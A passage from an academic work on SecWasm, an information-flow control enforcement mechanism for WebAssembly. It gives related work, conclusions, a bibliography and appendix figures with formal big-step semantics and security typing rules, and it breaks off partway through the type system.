Snippet H illustrates the permissiveness of the dynamic check on `loads`. If function `foo` returns 0, then the program is accepted by SecWasm. Otherwise, the execution of the program will trap, as the checks on the final `load L` will fail. Since JVM-IFC only allows one label for the array content, this code cannot be expressed in JVM-IFC.

## E.8 Related work

While the previous section offers detailed comparisons to the most closely related work, here we discuss further related work on program analysis for Wasm security and information-flow analysis for Wasm-like languages.

Lehmann *et al.* [22] prove vulnerabilities with existing mitigations in the original high-level code propagate down to Wasm code. As a vulnerable program in C/C++ compiled to Wasm can translate the memory vulnerabilities, Disselkoen *et al.* present MS-Wasm, an extension to Wasm allowing developers to capture low-level C/C++ memory semantics in Wasm at compile time [12]. Swivel is a compiler framework to harden Wasm against Spectre attacks [28]. These works, however, do not focus on information-flow control.

Different language-based security techniques for Wasm perform taint-tracking. Szanto *et al.* propose a Wasm virtual machine in JavaScript [34]. TaintAssembly presents a taint-tracking engine for interpreted Wasm implemented in V8 [13], Wasabi is an expressive framework for dynamically analyzing and taint-tracking in Wasm [23]. Lastly, Stiévenart and De Roover [33] use taint-tracking to create function summaries, i.e., descriptions of where information from the function parameters and the global variables can flow to when a function is invoked. Compared to these techniques, SecWasm not only tracks explicit, but also implicit flows.

Watt *et al.* introduce CT-Wasm [38], a type-driven extension to Wasm for constant-time cryptographic applications. To achieve constant-time, CT-Wasm disallows secret-dependent control instructions, making it more restrictive than SecWasm. Similarly, CT-Wasm introduces a separate memory to store secret values, while SecWasm annotates individual memory cells with security labels, an approach that scales to general lattices.

While all previous security analyses for low-level languages were fully static, hybrid analyses have been introduced for high-level languages [7, 17, 21, 29, 36]. Our hybrid mechanism draws on the basic principles laid out in this work, such as establishing what paths are reachable by dynamic analysis and inferring what dependencies arise from non-taken branches by static analysis [21, 29]. A key contribution of our work is extending these principles to deal with the challenges of low-level languages like unstructured linear memory.

## E.9 Conclusions

We presented SecWasm, the first general-purpose information-flow enforcement mechanism for Wasm. The synergy of static and dynamic IFC enforcement in

### *E. A Principled Approach to Securing WebAssembly*

SecWasm takes advantage of the already existing Wasm type system, while also ensuring permissiveness for Wasm's dynamic features. To provide intuition and highlight the permissiveness, we have provided a collection of illustrating examples contrasting SecWasm with other IFC approaches enforcing security in machine languages.

SecWasm provably enforces noninterference. The uncommon unstructured linear memory and structured control flow for the low-level languages meant overcoming new challenges in both the system design and our formalism.

For future research, we see SecWasm as a building block to 1) create an implementation for further empirical studies, 2) explore other security conditions of Wasm applications aside from noninterference, and 3) handle the interaction between the Wasm runtime and the host environment which may not have IFC enforcement.



# Bibliography

- [1] Ethereum WebAssembly (ewasm). <https://ewasm.readthedocs.io/en/mkdocs/>.
- [2] WebAssembly Security. <https://webassembly.org/docs/security/>.
- [3] M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti. Control-Flow Integrity Principles, Implementations, and Applications. *TISSEC*, 2009.
- [4] A. Askarov, S. Hunt, A. Sabelfeld, and D. Sands. Termination-Insensitive Non-interference Leaks More Than Just a Bit. In *ESORICS*, 2008.
- [5] G. Barthe, D. Pichardie, and T. Rezk. A Certified Lightweight Non-Interference Java Bytecode Verifier. *Math. Struct. Comput. Sci.*, 2013.
- [6] C. Bernardeschi and N. D. Francesco. Combining abstract interpretation and model checking for analysing security properties of java bytecode. In *VMCAI*, 2002.
- [7] F. Besson, N. Bielova, and T. P. Jensen. Hybrid Information Flow Monitoring against Web Tracking. In *CSF*, 2013.
- [8] P. Bieber, J. Cazin, P. Girard, J. Lanet, V. Wiels, and G. Zanon. Checking secure interactions of smart card applets: Extended version. *J. Comput. Secur.*, 2002.
- [9] A. Birgisson, A. Russo, and A. Sabelfeld. Unifying Facets of Information Integrity. In *ICISS*, 2010.
- [10] E. Bonelli, A. Compagnoni, and R. Medel. SIFTAL: A Typed Assembly Language for Secure Information Flow Analysis. Technical report, 2004.
- [11] E. Cecchetti, S. Yao, H. Ni, and A. C. Myers. Compositional Security for Reentrant Applications. In *S&P*, 2021.
- [12] C. Disselkoen, J. Renner, C. Watt, T. Garfinkel, A. Levy, and D. Stefan. Position Paper: Progressive Memory Safety for WebAssembly. In *HASP@ISCA*, 2019.
- [13] W. Fu, R. Lin, and D. Inge. TaintAssembly: Taint-Based Information Flow Control Tracking for WebAssembly. *CoRR*, abs/1802.01050, 2018.
- [14] S. Genaim and F. Spoto. Information Flow Analysis for Java Bytecode. In *VMCAI*, 2005.
- [15] S. Grossman, I. Abraham, G. Golan-Gueta, Y. Michalevsky, N. Rinetzky, M. Sagiv, and Y. Zohar. Online Detection of Effectively Callback Free Objects with Applications to Smart Contracts. In *POPL*, 2018.

- [16] A. Haas, A. Rossberg, D. L. Schuff, B. L. Titzer, M. Holman, D. Gohman, L. Wagner, A. Zakai, and J. F. Bastien. Bringing the Web up to Speed with WebAssembly. In *PLDI*, 2017.
- [17] D. Hedin, L. Bello, and A. Sabelfeld. Value-Sensitive Hybrid Information Flow Control for a JavaScript-Like Language. In *CSF*, 2015.
- [18] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.
- [19] K. Hoffman. WebAssembly in the Cloud. <https://medium.com/@KevinHoffman/webassembly-in-the-cloud-2f637f72d9a9>.
- [20] N. Kobayashi and K. Shirane. Type-Based Information Analysis for Low-Level Languages. In *APLAS*, 2002.
- [21] G. Le Guernic. Automaton-based Confidentiality Monitoring of Concurrent Programs. In *CSF*, 2007.
- [22] D. Lehmann, J. Kinder, and M. Pradel. Everything Old is New Again: Binary Security of WebAssembly. In *USENIX Security*, 2020.
- [23] D. Lehmann and M. Pradel. Wasabi: A Framework for Dynamically Analyzing WebAssembly. In *ASPLOS*, 2019.
- [24] R. Medel, A. B. Compagnoni, and E. Bonelli. A Typed Assembly Language for Non-interference. In *ICTCS*, 2005.
- [25] J. G. Morrisett, D. Walker, K. Crary, and N. Glew. From System F to Typed Assembly Language. *ACM Trans. Progr. Lang. Sys.*, 1999.
- [26] A. C. Myers. JFlow: Practical Mostly-Static Information Flow Control. In *POPL*, 1999.
- [27] A. C. Myers and B. Liskov. A Decentralized Model for Information Flow Control. In *SOSP*, 1997.
- [28] S. Narayan, C. Disselkoben, D. Moghimi, S. Cauligi, E. Johnson, Z. Gang, A. Vahldiek-Oberwagner, R. Sahita, H. Shacham, D. M. Tullsen, and D. Stefan. Swivel: Hardening WebAssembly against Spectre. In *USENIX Security*, 2021.
- [29] A. Russo and A. Sabelfeld. Dynamic vs. Static Flow-Sensitive Security Analysis. In *CSF*, 2010.
- [30] A. Sabelfeld and A. C. Myers. Language-Based Information-Flow Security. *JSAc*, 2003.
- [31] R. G. Singh and C. Scholliers. WARduino: a Dynamic WebAssembly Virtual Machine for Programming Microcontrollers. In *MPLR*, 2019.

## Bibliography

- [32] A. Sjösten, D. Hedin, and A. Sabelfeld. Information Flow Tracking for Side-Effectful Libraries. In *FORTE*, 2018.
- [33] Q. Stiévenart and C. De Roover. Compositional Information Flow Analysis for WebAssembly Programs. In *SCAM*, 2020.
- [34] A. Szanto, T. Tamm, and A. Pagnoni. Taint Tracking for WebAssembly. *CoRR*, abs/1807.08349, 2018.
- [35] J. Szefer. Survey of Microarchitectural Side and Covert Channels, Attacks, and Defenses. *J. of Hardware and Sys. Sec.*, 2019.
- [36] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Krügel, and G. Vigna. Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *NDSS*, 2007.
- [37] L. Wagner. WebAssembly Consensus and End of Browser Preview. <https://lists.w3.org/Archives/Public/public-webassembly/2017Feb/0002.html>.
- [38] C. Watt, J. Renner, N. Popescu, S. Cauligi, and D. Stefan. CT-Wasm: Type-Driven Secure Cryptography for the Web Ecosystem. *POPL*, 2019.
- [39] WebAssembly Community Group. WebAssembly Specification, current version. <https://webassembly.github.io/spec/core/>.
- [40] WebAssembly Community Group. WebAssembly Specification, Nov 10, 2020. <https://web.archive.org/web/20201111084656/https://webassembly.github.io/spec/core/>.
- [41] E. Wen and G. Weber. Wasmachine: Bring IoT up to Speed with A WebAssembly OS. In *PerCom Workshops*, 2020.
- [42] D. Yu and N. Islam. A Typed Assembly Language for Confidentiality. In *ESOP*, 2006.
- [43] A. Zakai. Emscripten: an LLVM-to-JavaScript Compiler. In *OOPSLA*, 2011.



# Appendix

## E.I SecWasm big-step semantics

(values)	$v$	$::= t.\text{const } k$
(addresses)	$a$	$::= 0 \mid 1 \mid 2 \mid \dots$
(store)	$S$	$::= \{\text{funcs } \text{func}_{inst}^*, \text{tables } \text{table}_{inst}^*, \text{globals } \text{global}_{inst}^*, \text{mems } \text{mem}_{inst}^*\}$
(function instances)	$\text{func}_{inst}$	$::= \{\text{type } i, \text{module } \text{module}_{inst}, \text{code } \text{func}\}$
(table instances)	$\text{table}_{inst}$	$::= \{\text{elem } a^*, \text{max } k^2\}$
(global instances)	$\text{global}_{inst}$	$::= \{\text{value } v, \text{mut } \text{mut}\}$
(memory instances)	$\text{mem}_{inst}$	$::= \{\text{data } (\text{byte}, \ell)^*, \text{max } k^2\}$
(module instances)	$\text{module}_{inst}$	$::= \{\text{types } \text{ft}^*, \text{funcaddrs } a^*, \text{tableaddrs } a^*, \text{memaddrs } a^*, \text{globaladdrs } a^*\}$
(operand stack)	$\sigma$	$::= \varepsilon \mid v \mid \sigma \mid L_k \mid \sigma \mid \text{frame}_k(\text{frame}) \mid \sigma$
(frames)	$\text{frame}$	$::= \{\text{locals } v^*, \text{module } \text{module}_{inst}\}$

E-CONST

$$\frac{}{\langle\langle \sigma, S, t.\text{const } n \rangle\rangle \Downarrow \langle\langle t.\text{const } n \mid \sigma, S, \text{no-br} \rangle\rangle}$$

E-UNOP

$$\frac{\text{unop}_t(n) = n'}{\langle\langle t.\text{const } n \mid \sigma, S, t.\text{unop} \rangle\rangle \Downarrow \langle\langle t.\text{const } n' \mid \sigma, S, \text{no-br} \rangle\rangle}$$

E-UNOP-TRAP

$$\frac{\text{unop}_t(n) = \varepsilon}{\langle\langle t.\text{const } n \mid \sigma, S, t.\text{unop}, \text{no-br} \rangle\rangle \Downarrow \text{trap}}$$

E-BINOP

$$\frac{\text{binop}_t(n_0, n_1) = n}{\langle\langle t.\text{const } n_0 \mid t.\text{const } n_1 \mid \sigma, S, t.\text{binop} \rangle\rangle \Downarrow \langle\langle t.\text{const } n \mid \sigma, S, \text{no-br} \rangle\rangle}$$

E-BINOP-TRAP

$$\frac{\text{binop}_t(n_0, n_1) = \varepsilon}{\langle\langle t.\text{const } n_0 \mid t.\text{const } n_1 \mid \sigma, S, t.\text{binop} \rangle\rangle \Downarrow \text{trap}}$$

**Figure E.12:** SecWasm big-step semantics. Security extensions and dynamic checks are highlighted.

$$\begin{array}{c}
 \text{E-DROP} \\
 \hline
 \langle\langle v :: \sigma, S, \mathbf{drop} \rangle\rangle \Downarrow \langle\langle \sigma, S, \mathbf{no-br} \rangle\rangle \\
 \\
 \text{E-SELECT} \\
 \frac{n \neq 0 \Rightarrow i = 1 \quad n = 0 \Rightarrow i = 2}{\langle\langle \mathbf{i32.const } n :: v_1 :: v_2 :: \sigma, S, \mathbf{select} \rangle\rangle \Downarrow \langle\langle v_i :: \sigma, S, \mathbf{no-br} \rangle\rangle} \\
 \\
 \text{E-GET-LOCAL} \qquad \text{E-SET-LOCAL} \\
 \frac{\sigma|_F[0].\mathbf{locals}[i] = v}{\langle\langle \sigma, S, \mathbf{get\_local } i \rangle\rangle \Downarrow \langle\langle v :: \sigma, S, \mathbf{no-br} \rangle\rangle} \qquad \frac{\sigma' = \sigma|_F[0].\mathbf{locals}[i \mapsto v]}{\langle\langle v :: \sigma, S, \mathbf{set\_local } i \rangle\rangle \Downarrow \langle\langle \sigma', S, \mathbf{no-br} \rangle\rangle} \\
 \\
 \text{E-TEE-LOCAL} \\
 \frac{\sigma' = \sigma|_F[0].\mathbf{locals}[i \mapsto v]}{\langle\langle v :: \sigma, S, \mathbf{tee\_local } i \rangle\rangle \Downarrow \langle\langle v :: \sigma', S, \mathbf{no-br} \rangle\rangle} \\
 \\
 \text{E-GET-GLOBAL} \\
 \frac{\sigma|_F[0].\mathbf{module}[i] = a \quad S.\mathbf{globals}[a].\mathbf{value} = v}{\langle\langle \sigma, S, \mathbf{get\_global } i \rangle\rangle \Downarrow \langle\langle v :: \sigma, S, \mathbf{no-br} \rangle\rangle} \\
 \\
 \text{E-SET-GLOBAL} \\
 \frac{\sigma|_F[0].\mathbf{module}[i] = a \quad S' = S.\mathbf{globals}[a][\mathbf{value} \mapsto v]}{\langle\langle v :: \sigma, S, \mathbf{set\_global } i \rangle\rangle \Downarrow \langle\langle \sigma, S', \mathbf{no-br} \rangle\rangle} \\
 \\
 \text{E-LOAD} \\
 \frac{j = i + S.\mathbf{mem.offset} \quad j + |t|/8 \leq S.\mathbf{mem.data} \quad S.\mathbf{mem}[j : j + |t|/8] = (b, \ell)^* \quad \text{bytes}_t(n) = b^* \quad \boxed{\ell \sqsubseteq \ell_m}}{\langle\langle \mathbf{i32.const } i :: \sigma, S, t.\mathbf{load } \ell_m \rangle\rangle \Downarrow \langle\langle t.\mathbf{const } n :: \sigma, S, \mathbf{no-br} \rangle\rangle} \\
 \\
 \text{E-LOAD-TRAP-1} \\
 \frac{j = i + S.\mathbf{mem.offset} \quad j + |t|/8 > S.\mathbf{mem.data}}{\langle\langle \mathbf{i32.const } i :: \sigma, S, t.\mathbf{load } \ell_m \rangle\rangle \Downarrow \mathbf{trap}} \\
 \\
 \text{E-LOAD-TRAP-2} \\
 \frac{j = i + S.\mathbf{mem.offset} \quad j + |t|/8 \leq S.\mathbf{mem.data} \quad S.\mathbf{mem}[j : j + |t|/8] = (b, \ell)^* \quad \boxed{\ell \not\sqsubseteq \ell_m}}{\langle\langle \mathbf{i32.const } i :: \sigma, S, t.\mathbf{load } \ell_m \rangle\rangle \Downarrow \mathbf{trap}}
 \end{array}$$

$\sigma|_F[0]$  returns the first frame from the top of the stack, i.e., the current frame.  
 $\sigma|_F[0].\mathbf{locals}[i \mapsto v]$  sets the value of the  $i$ th local in the current frame to  $v$ .

**Figure E.12:** SecWasm big-step semantics. Security extensions and dynamic checks are highlighted (cont.)

$$\begin{array}{c}
 \text{E-STORE} \\
 \frac{j = i + S.\text{mem.offset} \quad j + |t|/8 \leq S.\text{mem.data} \\
 \text{bytes}_t(n) = b^* \quad S' = S.\text{mem}[j : j + |t|/8 \mapsto (b, \ell_m)^*]}{\langle\langle t.\text{const } n :: \text{i32.const } i :: \sigma, S, t.\text{store } \ell_m \rangle\rangle \Downarrow \langle\langle \sigma, S', \text{no-br} \rangle\rangle} \\
 \\
 \text{E-STORE-TRAP} \\
 \frac{j = i + S.\text{mem.offset} \quad j + |t|/8 > S.\text{mem.data}}{\langle\langle t.\text{const } n :: \text{i32.const } i :: \sigma, S, t.\text{store } \ell_m \rangle\rangle \Downarrow \text{trap}} \\
 \\
 \text{E-MEMORY-SIZE} \\
 \frac{\sigma|_F[0].\text{module.memaddrs}[0] = a \quad S.\text{mems}[a] = m \quad \text{sz} = |m.\text{data}|/64 \text{ Ki}}{\langle\langle \sigma, S, \text{memory.size} \rangle\rangle \Downarrow \langle\langle \text{i32.const } \text{sz} :: \sigma, S, \text{no-br} \rangle\rangle} \\
 \\
 \text{E-MEMORY-GROW} \\
 \frac{\sigma|_F[0].\text{module.memaddrs}[0] = a \\
 S.\text{mems}[a] = m \quad \text{sz} = |m.\text{data}|/64 \text{ Ki} \quad \text{len} = k + \text{sz} \quad \text{len} \leq 2^{16} \\
 (m.\text{max} = \text{null} \vee \text{len} \leq m.\text{max}) \quad S' = S.\text{mems}[a][\text{sz} : \text{len} \rightarrow (0, L)]}{\langle\langle \text{i32.const } k :: \sigma, S, \text{memory.grow} \rangle\rangle \Downarrow \langle\langle \text{i32.const } \text{sz} :: \sigma, S', \text{no-br} \rangle\rangle} \\
 \\
 \text{E-MEMORY-GROW-FAIL} \\
 \frac{\sigma|_F[0].\text{module.memaddrs}[0] = a \\
 S.\text{mems}[a] = m \quad \text{sz} = |m.\text{data}|/64 \text{ Ki} \quad \text{len} = k + \text{sz} \\
 (\text{len} > 2^{16}) \vee (m.\text{max} \neq \text{null} \wedge \text{len} > m.\text{max}) \quad \text{signed}_{32}(\text{err}) = -1}{\langle\langle \text{i32.const } k :: \sigma, S, \text{memory.grow} \rangle\rangle \Downarrow \langle\langle \text{i32.const } \text{err} :: \sigma, S, \text{no-br} \rangle\rangle} \\
 \\
 \text{E-NOP} \qquad \qquad \qquad \text{E-UNREACHABLE} \\
 \frac{}{\langle\langle \sigma, S, \text{nop} \rangle\rangle \Downarrow \langle\langle \sigma, S, \text{no-br} \rangle\rangle} \qquad \frac{}{\langle\langle \sigma, S, \text{unreachable} \rangle\rangle \Downarrow \text{trap}} \\
 \\
 \text{E-BLOCK} \\
 \frac{\langle\langle v_1^n :: L_m :: \sigma_{\text{init}}, S, \text{expr} \rangle\rangle \Downarrow \langle\langle \sigma, S', \theta \rangle\rangle \\
 \theta = \text{no-br} \Rightarrow (\sigma = \sigma' :: L_m^0 :: \sigma'' \wedge \sigma_{\text{fin}} = \sigma' :: \sigma'') \quad \theta \neq \text{no-br} \Rightarrow \sigma_{\text{fin}} = \sigma}{\langle\langle v_1^n :: \sigma_{\text{init}}, S, \text{block } (\tau_1^n \rightarrow \tau_2^m) \text{ expr end} \rangle\rangle \Downarrow \langle\langle \sigma_{\text{fin}}, S', \text{pred}(\theta) \rangle\rangle} \\
 \\
 \text{E-BLOCK-TRAP} \\
 \frac{\langle\langle v_1^n :: L_m :: \sigma, S, \text{expr} \rangle\rangle \Downarrow \text{trap}}{\langle\langle v_1^n :: \sigma, S, \text{block } (\tau_1^n \rightarrow \tau_2^m) \text{ expr end} \rangle\rangle \Downarrow \text{trap}}
 \end{array}$$

$\sigma|_F[0]$  returns the first frame from the top of the stack, i.e., the current frame.  
 $\sigma|_F[0].\text{locals}[i \mapsto v]$  sets the value of the  $i$ th local in the current frame to  $v$ .

**Figure E.12:** SecWasm big-step semantics. Security extensions and dynamic checks are highlighted (cont.)

$$\begin{array}{c}
 \text{E-LOOP-EVAL} \\
 \frac{\langle\langle v_1^n :: L_n :: \sigma, S, \text{expr} \rangle\rangle \Downarrow \langle\langle \sigma', S', 0 \rangle\rangle \quad \langle\langle \sigma', S', \text{loop} (\tau_1^n \rightarrow \tau_2^m) \text{expr end} \rangle\rangle \Downarrow \langle\langle \sigma'', S'', \theta \rangle\rangle}{\langle\langle v_1^n :: \sigma, S, \text{loop} (\tau_1^n \rightarrow \tau_2^m) \text{expr end} \rangle\rangle \Downarrow \langle\langle \sigma'', S'', \theta \rangle\rangle} \\
 \\
 \text{E-LOOP-SKIP} \\
 \frac{\langle\langle v_1^n :: L_n :: \sigma_{init}, S, \text{expr} \rangle\rangle \Downarrow \langle\langle \sigma, S', \theta \rangle\rangle \quad \theta \neq 0 \quad \theta = \text{no-br} \Rightarrow (\sigma = \sigma' :: L_n^0 :: \sigma'' \wedge \sigma_{fin} = \sigma' :: \sigma'') \quad \theta \neq \text{no-br} \Rightarrow \sigma_{fin} = \sigma}{\langle\langle v_1^n :: \sigma_{init}, S, \text{loop} (\tau_1^n \rightarrow \tau_2^m) \text{expr end} \rangle\rangle \Downarrow \langle\langle \sigma_{fin}, S', \text{pred}(\theta) \rangle\rangle} \\
 \\
 \text{E-LOOP-TRAP} \\
 \frac{\langle\langle v_1^n :: L_n :: \sigma, S, \text{expr} \rangle\rangle \Downarrow \text{trap}}{\langle\langle v_1^n :: \sigma, S, \text{loop} (\tau_1^n \rightarrow \tau_2^m) \text{expr end} \rangle\rangle \Downarrow \text{trap}} \\
 \\
 \text{E-IF} \\
 \frac{k \neq 0 \Rightarrow i = 1 \quad k = 0 \Rightarrow i = 2 \quad \langle\langle v_1^n :: L_m :: \sigma_{init}, S, \text{expr}_i \rangle\rangle \Downarrow \langle\langle \sigma, S', \theta \rangle\rangle \quad \theta = \text{no-br} \Rightarrow (\sigma = \sigma' :: L_m^0 :: \sigma'' \wedge \sigma_{fin} = \sigma' :: \sigma'') \quad \theta \neq \text{no-br} \Rightarrow \sigma_{fin} = \sigma}{\langle\langle \text{i32.const } k :: v_1^n :: \sigma_{init}, S, \text{if} (\tau_1^n \rightarrow \tau_2^m) \text{expr}_1 \text{ else } \text{expr}_2 \text{ end} \rangle\rangle \Downarrow \langle\langle \sigma_{fin}, S', \text{pred}(\theta) \rangle\rangle} \\
 \\
 \text{E-IF-TRAP} \\
 \frac{k \neq 0 \Rightarrow i = 1 \quad k = 0 \Rightarrow i = 2 \quad \langle\langle v_1^n :: L_m :: \sigma, S, \text{expr}_i \rangle\rangle \Downarrow \text{trap}}{\langle\langle \text{i32.const } k :: v_1^n :: \sigma, S, \text{if} (\tau_1^n \rightarrow \tau_2^m) \text{expr}_1 \text{ else } \text{expr}_2 \text{ end} \rangle\rangle \Downarrow \text{trap}} \\
 \\
 \text{E-BR} \\
 \frac{}{\langle\langle v^n :: \sigma :: L_n^i :: \sigma', S, \text{br } i \rangle\rangle \Downarrow \langle\langle v^n :: \sigma', S, i \rangle\rangle} \\
 \\
 \text{E-BR-IF-JUMP} \\
 \frac{}{\langle\langle \text{i32.const } k + 1 :: v^n :: \sigma :: L_n^i :: \sigma', S, \text{br\_if } i \rangle\rangle \Downarrow \langle\langle v^n :: \sigma, S, i \rangle\rangle} \\
 \\
 \text{E-BR-IF-NO-JUMP} \\
 \frac{}{\langle\langle \text{i32.const } 0 :: \sigma, S, \text{br\_if } i \rangle\rangle \Downarrow \langle\langle \sigma, S, \text{no-br} \rangle\rangle} \\
 \\
 \text{E-BR-TABLE} \\
 \frac{0 \leq k < m \Rightarrow \theta = i^m[k] \quad k \geq m \Rightarrow \theta = i^m[m-1]}{\langle\langle \text{i32.const } k :: v^n :: \sigma_0 :: L_n^\theta :: \sigma, S, \text{br\_table } i^m \rangle\rangle \Downarrow \langle\langle v^n :: \sigma, S, \theta \rangle\rangle} \\
 \\
 \text{E-RETURN} \\
 \frac{}{\langle\langle v^n :: \sigma :: F_n, S, \text{return} \rangle\rangle \Downarrow \langle\langle v^n :: F_n, S, \text{return} \rangle\rangle}
 \end{array}$$

**Figure E.12:** SecWasm big-step semantics. Security extensions and dynamic checks are highlighted (cont.)

E-CALL

$$\frac{f = S.\text{funcs}[i] \quad f.\text{type} = \tau_1^n \xrightarrow{\ell} \tau_2^m \quad f.\text{code}.\text{locals} = \tau^p \quad f.\text{code}.\text{body} = \text{expr} \quad F_m = \{\text{locals } v_1^n : (t.\text{const } 0)^p, \text{module } f.\text{module}\} \quad \langle\langle F_m, S, \text{expr} \rangle\rangle \Downarrow \langle\langle v_2^m :: F_m, S', \theta \rangle\rangle}{\langle\langle v_1^n :: \sigma, S, \text{call } i \rangle\rangle \Downarrow \langle\langle v_2^m :: \sigma, S', \text{no-br} \rangle\rangle}$$

E-CALL-TRAP

$$\frac{f = S.\text{funcs}[i] \quad f.\text{type} = \tau_1^n \xrightarrow{\ell} \tau_2^m \quad f.\text{code}.\text{locals} = \tau^p \quad f.\text{code}.\text{body} = \text{expr} \quad F_m = \{\text{locals } v_1^n : (t.\text{const } 0)^p, \text{module } f.\text{module}\} \quad \langle\langle F_m, S, \text{expr} \rangle\rangle \Downarrow \text{trap}}{\langle\langle v_1^n :: \sigma, S, \text{call } i \rangle\rangle \Downarrow \text{trap}}$$

E-CALL-INDIRECT

$$\frac{ta = \sigma|_F[0].\text{module}.\text{tableaddrs}[0] \quad tab = S.\text{tables}[ta] \quad a = tab.\text{elem}[i] \quad f = S.\text{funcs}[a] \quad f.\text{type} = \tau_1^n \xrightarrow{\ell_t} \tau_2^m \quad \ell_f \sqsubseteq \ell_t \quad f.\text{code}.\text{locals} = \tau^p \quad f.\text{code}.\text{body} = \text{expr} \quad F_m = \{\text{locals } v_1^n : (t.\text{const } 0)^p, \text{module } f.\text{module}\} \quad \langle\langle F_m, S, \text{expr} \rangle\rangle \Downarrow \langle\langle v_2^m :: F_m, S', \theta \rangle\rangle}{\langle\langle i32.\text{const } i :: v_1^n :: \sigma, S, \text{call\_indirect } \tau_1^n \xrightarrow{\ell_f} \tau_2^m \rangle\rangle \Downarrow \langle\langle v_2^m :: \sigma, S', \text{no-br} \rangle\rangle}$$

E-CALL-INDIRECT-TRAP-1

$$\frac{ta = \sigma|_F[0].\text{module}.\text{tableaddrs}[0] \quad tab = S.\text{tables}[ta] \quad (i > |tab.\text{elem}|) \vee (tab.\text{elem}[i] = \text{null})}{\langle\langle i32.\text{const } i :: v_1^n :: \sigma, S, \text{call\_indirect } \tau_1^n \xrightarrow{\ell_f} \tau_2^m \rangle\rangle \Downarrow \text{trap}}$$

E-CALL-INDIRECT-TRAP-2

$$\frac{ta = \sigma|_F[0].\text{module}.\text{tableaddrs}[0] \quad tab = S.\text{tables}[ta] \quad a = tab.\text{elem}[i] \quad f = S.\text{funcs}[a] \quad f.\text{type} \neq \tau_1^n \xrightarrow{\ell_t} \tau_2^m}{\langle\langle i32.\text{const } i :: v_1^n :: \sigma, S, \text{call\_indirect } \tau_1^n \xrightarrow{\ell_f} \tau_2^m \rangle\rangle \Downarrow \text{trap}}$$

E-CALL-INDIRECT-TRAP-3

$$\frac{ta = \sigma|_F[0].\text{module}.\text{tableaddrs}[0] \quad tab = S.\text{tables}[ta] \quad a = tab.\text{elem}[i] \quad f = S.\text{funcs}[a] \quad f.\text{type} = \tau_1^n \xrightarrow{\ell_t} \tau_2^m \quad f.\text{code}.\text{locals} = \tau^p \quad f.\text{code}.\text{body} = \text{expr} \quad F_m = \{\text{locals } v_1^n : (t.\text{const } 0)^p, \text{module } f.\text{module}\} \quad \langle\langle F_m, S, \text{expr} \rangle\rangle \Downarrow \langle\langle v_2^m :: F_m, S', \theta \rangle\rangle \quad \ell_f \not\sqsubseteq \ell_t}{\langle\langle i32.\text{const } i :: v_1^n :: \sigma, S, \text{call\_indirect } \tau_1^n \xrightarrow{\ell_f} \tau_2^m \rangle\rangle \Downarrow \text{trap}}$$

$\sigma|_F[0]$  returns the first frame from the top of the stack, i.e., the current frame.

$\sigma|_F[0].\text{locals}[i \mapsto v]$  sets the value of the  $i$ th local in the current frame to  $v$ .

**Figure E.12:** SecWasm big-step semantics. Security extensions and dynamic checks are highlighted (cont.)

$$\begin{array}{c}
 \text{E-SEQ} \\
 \frac{\langle\langle\sigma_0, S_0, \text{expr}_0\rangle\rangle \Downarrow \langle\langle\sigma_1, S_1, \text{no-br}\rangle\rangle \quad \langle\langle\sigma_1, S_1, \text{expr}_1\rangle\rangle \Downarrow \langle\langle\sigma_2, S_2, \theta\rangle\rangle}{\langle\langle\sigma_0, S_0, \text{expr}_0; \text{expr}_1\rangle\rangle \Downarrow \langle\langle\sigma_2, S_2, \theta\rangle\rangle} \\
 \\
 \text{E-SEQ-JUMP} \qquad \text{E-SEQ-TRAP-0} \\
 \frac{\langle\langle\sigma_0, S_0, \text{expr}_0\rangle\rangle \Downarrow \langle\langle\sigma_1, S_1, \theta\rangle\rangle \quad \theta \neq \text{no-br}}{\langle\langle\sigma_0, S_0, \text{expr}_0; \text{expr}_1\rangle\rangle \Downarrow \langle\langle\sigma_1, S_1, \theta\rangle\rangle} \qquad \frac{\langle\langle\sigma_0, S_0, \text{expr}_0\rangle\rangle \Downarrow \text{trap}}{\langle\langle\sigma_0, S_0, \text{expr}_0; \text{expr}_1\rangle\rangle \Downarrow \text{trap}} \\
 \\
 \text{E-SEQ-TRAP-1} \\
 \frac{\langle\langle\sigma_0, S_0, \text{expr}_0\rangle\rangle \Downarrow \langle\langle\sigma_1, S_1, \text{no-br}\rangle\rangle \quad \langle\langle\sigma_1, S_1, \text{expr}_1\rangle\rangle \Downarrow \text{trap}}{\langle\langle\sigma_0, S_0, \text{expr}_0; \text{expr}_1\rangle\rangle \Downarrow \text{trap}}
 \end{array}$$

**Figure E.12:** SecWasm big-step semantics. Security extensions and dynamic checks are highlighted (cont.)

## E.II SecWasm security type system

$$\begin{array}{ll}
 \text{(Security contexts)} & C ::= \{\text{funcs } ft^*, \text{globals } gt^*, \text{tables } n^?, \text{mem } n^?, \text{locals } (\tau)^*, \\
 & \quad \text{labels } (\tau^*)^*, \text{return } (\tau^*)^?\} \\
 \text{(Security-labeled type stack)} & st ::= \varepsilon \mid \tau :: st \\
 \text{(Stack-of-stacks)} & \gamma ::= \varepsilon \mid \langle st, pc \rangle :: \gamma
 \end{array}$$

**Expression typing:**

$$\begin{array}{c}
 \text{T-CONST} \\
 \frac{}{\langle st, pc \rangle :: \gamma, C \vdash t.\text{const } n \dashv \langle t \langle pc \rangle :: st, pc \rangle :: \gamma} \\
 \\
 \text{T-UNOP} \\
 \frac{}{\langle t \langle \ell \rangle :: st, pc \rangle :: \gamma, C \vdash t.\text{unop } \dashv \langle t \langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma} \\
 \\
 \text{T-BINOP} \\
 \frac{\ell = \ell_0 \sqcup \ell_1 \sqcup pc}{\langle t \langle \ell_0 \rangle :: t \langle \ell_1 \rangle :: st, pc \rangle :: \gamma, C \vdash t.\text{binop } \dashv \langle t \langle \ell \rangle :: st, pc \rangle :: \gamma}
 \end{array}$$

**Figure E.13:** SecWasm security type system. Security extensions and static checks are highlighted.

$$\begin{array}{c}
 \text{T-DROP} \\
 \hline
 \langle \tau :: st, pc \rangle :: \gamma, C \vdash \mathbf{drop} \dashv \langle st, pc \rangle :: \gamma \\
 \\
 \text{T-SELECT} \\
 \hline
 \ell = \ell_0 \sqcup \ell_1 \sqcup \ell_2 \sqcup pc \\
 \hline
